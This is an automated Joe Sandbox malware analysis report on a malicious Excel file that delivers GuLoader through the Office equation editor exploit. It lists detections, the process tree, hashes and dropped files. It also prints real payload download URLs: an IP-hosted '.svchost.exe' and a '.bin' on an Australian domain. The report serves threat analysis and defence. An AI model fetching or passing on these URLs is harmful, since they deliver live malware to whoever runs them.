ID: 624947
Sample Name:
TransportLabel_6170453602.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 09:26:39
Date: 12/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report TransportLabel_6170453602.xlsx 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: GuLoader 4
Yara Signatures 4
Memory Dumps 4
Sigma Signatures 4
Exploits 5
Snort Signatures 5
Joe Sandbox Signatures 5
AV Detection 5
Exploits 5
Software Vulnerabilities 5
Networking 5
System Summary 5
Data Obfuscation 5
Boot Survival 5
Malware Analysis System Evasion 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 9
Public IPs 10
General Information 10
Warnings 11
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 11
IPs 11
Domains 11
ASNs 11
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe 11
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1F3E17F6.jpeg 12
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\48839F74.png 12
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6F64A789.png 12
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\81B469ED.jpeg 13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AAB93B7F.png 13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AABEA29C.png 13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B28B50E5.png 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D082CF0A.png 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D90BABA8.png 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ED1C7F83.png 15
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FE386947.emf 15
C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll 15
C:\Users\user\AppData\Local\Temp\AsSQLHelper.dll 16
C:\Users\user\AppData\Local\Temp\CoverDes.exe.manifest 16
C:\Users\user\AppData\Local\Temp\Strepera.wad 16
C:\Users\user\AppData\Local\Temp\emblem-default-symbolic.symbolic.png 17
C:\Users\user\AppData\Local\Temp\face-crying.png 17
C:\Users\user\AppData\Local\Temp\nsf2EB0.tmp\System.dll 17
C:\Users\user\AppData\Local\Temp\wxbase30u_xml_gcc_custom.dll 17
C:\Users\user\AppData\Local\Temp\~DF05A7AD9DA4C87F9C.TMP 18
C:\Users\user\AppData\Local\Temp\~DFA94E90DA021B0F1F.TMP 18
C:\Users\user\AppData\Local\Temp\~DFB678E6B782DADFF4.TMP 18

C:\Users\user\AppData\Local\Temp\~DFC28532160E8B0828.TMP 19
C:\Users\user\Desktop\~$TransportLabel_6170453602.xlsx 19
C:\Users\Public\vbc.exe 19
Static File Info 19
General 20
File Icon 20
Network Behavior 20
TCP Packets 20
HTTP Request Dependency Graph 22
HTTP Packets 22
Statistics 22
Behavior 23
System Behavior 23
Analysis Process: EXCEL.EXEPID: 2452, Parent PID: 576 23
General 23
File Activities 23
File Written 23
Registry Activities 24
Key Created 24
Key Value Created 24
Analysis Process: EQNEDT32.EXEPID: 2644, Parent PID: 576 24
General 24
File Activities 25
File Created 25
File Written 25
Registry Activities 28
Key Created 28
Analysis Process: vbc.exePID: 2156, Parent PID: 2644 28
General 28
File Activities 29
File Created 29
File Deleted 30
File Written 30
File Read 34
Disassembly 34


Windows Analysis Report

TransportLabel_6170453602.xlsx


Overview

General Information

Sample Name:	TransportLabel_6170453602.xlsx
Analysis ID:	624947
MD5:	1db66b406376f1..
SHA1:	35741ca39d0d76..
SHA256:	a561efadb6bab1..
Tags:	VelvetSweatshop xlsx
Infos:	



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Office document tries to convince v…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Yara detected GuLoader
- Office equation editor starts process…
- Shellcode detected
- Office equation editor drops PE file
- Tries to detect virtualization through…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2452 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2644 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2156 cmdline: "C:\Users\Public\vbc.exe" MD5: D5E55A57372BCAD45FBB260105179CAF)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "http://barsam.com.au/bin_QuCucbUMda229.bin"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.1159273046.0000000003A50000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Office equation editor establishes network connection

Software Vulnerabilities

Shellcode detected

Networking

C2 URLs / IPs found in malware configuration

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation

Yara detected GuLoader

Boot Survival

Drops PE files to the user root directory


Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	Path Interception	1 Access Token Manipulation	1 1 1 Masquerading	OS Credential Dumping	2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 1 Process Injection	1 Disable or Modify Tools	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	3 3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 2 Exploitation for Client Execution	Logon Script (Windows)	1 Extra Window Memory Injection	1 Virtualization/Sandbox Evasion	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Access Token Manipulation	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 1 Process Injection	LSA Secrets	1 5 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Scripting	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Obfuscated Files or Information	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Extra Window Memory Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TransportLabel_6170453602.xlsx	39%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	14%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	23%	ReversingLabs	Win32.Downloader.GuLoader	
C:\Users\user\AppData\Local\Temp\AEGISIIINVHelper.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://barsam.com.au/bin_QuCucbUMda229.bin	0%	Avira URL Cloud	safe	
http://103.149.13.182/msdrive10/.svchost.exe	100%	Avira URL Cloud	malware	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://103.149.13.182/msdrive10/.svchost.exemmC:	0%	Avira URL Cloud	safe	
http://103.149.13.182/msdrive10/.svchost.exeigh	0%	Avira URL Cloud	safe	
http://103.149.13.182/msdrive10/.svchost.exej	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://barsam.com.au/bin_QuCucbUMda229.bin	true	• Avira URL Cloud: safe	unknown
http://103.149.13.182/msdrive10/.svchost.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	vbc.exe, 00000004.00000002.1159106607.00000000788000.00000004.00000001.01000000.00000004.sdmp, wxbase30u_xml_gcc_custom.dll.4.dr	false	• URL Reputation: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	EQNEDT32.EXE, 00000002.00000002.957995043.0000000000602000.00000004.00000020.00020000.00000000.sdmp, vbc.exe, 00000004.00000002.1158973699.000000000040A000.00000004.00000001.01000000.00000004.sdmp, vbc.exe, 00000004.00000000.957102265.000000000040A000.00000008.00000001.01000000.00000004.sdmp, .svchost[1].exe.2.dr, vbc.exe.2.dr	false		high
http://ocsp.sectigo.com0	vbc.exe, 00000004.00000002.1159106607.00000000788000.00000004.00000001.01000000.00000004.sdmp, wxbase30u_xml_gcc_custom.dll.4.dr	false	• URL Reputation: safe	unknown
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	vbc.exe, 00000004.00000002.1159106607.00000000788000.00000004.00000001.01000000.00000004.sdmp, wxbase30u_xml_gcc_custom.dll.4.dr	false	• URL Reputation: safe	unknown
http://103.149.13.182/msdrive10/.svchost.exemmC:	EQNEDT32.EXE, 00000002.00000002.957930611.0000000000544000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://103.149.13.182/msdrive10/.svchost.exeigh	EQNEDT32.EXE, 00000002.00000002.957930611.0000000000544000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://103.149.13.182/msdrive10/.svchost.exej	EQNEDT32.EXE, 00000002.00000002.958094475.0000000003570000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0C	vbc.exe, 00000004.00000002.1159106607.00000000788000.00000004.00000001.01000000.00000004.sdmp, wxbase30u_xml_gcc_custom.dll.4.dr	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.149.13.182	unknown	unknown		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	624947
Start date and time: 12/05/202209:26:39	2022-05-12 09:26:39 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TransportLabel_6170453602.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@4/26@0/1
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 85.5% (good quality ratio 84.2%) • Quality average: 87% • Quality standard deviation: 21.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xlsx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: TransportLabel_6170453602.xlsx

Simulations

Behavior and APIs

Time	Type	Description
09:28:37	API Interceptor	116x Sleep call for process: EQNEDT32.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.svchost[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	326847
Entropy (8bit):	7.537994904334399

Encrypted:	false
SSDEEP:	6144:13yztyL/0/bbdat6J9mOnuuAgo+/sOxCHBs4YIwUrJrnBpKussJ9LQu:13pL0/bbdat6JIO1Ag2TBs4YI3BnB35N
MD5:	D5E55A57372BCAD45FBB260105179CAF
SHA1:	9B1935A927C072DD31017362FF1739BF1EA2AAF7
SHA-256:	3C27C2AA1BC826FAA65AB4038EB385CABD6DB50108410E6F674D455AA1DC5532
SHA-512:	088033564668A4FD3E107566387FECF0B6DCBD7A161C9EF3E4ADB232520467A64AF9EEC740FE783D5C62FA3B79BDD910E72F3ACC838E5FA155427C83003C407B
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 14%, Browse • Antivirus: ReversingLabs, Detection: 23%
Reputation:	low
IE Cache URL:	http://103.149.13.182/msdrive10/.svchost.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@.....PE..L...h.Oa.....h....:.....5.....@.....>.....@.....`=..Y.....text...pf.....h..... ..`.rdata.....l.....@..@.data...x.9.....@....ndata.....:.....rsrc....Y...`=..Z.....@..@.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1F3E17F6.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7CA
Malicious:	false
Reputation:	high, very likely benign file
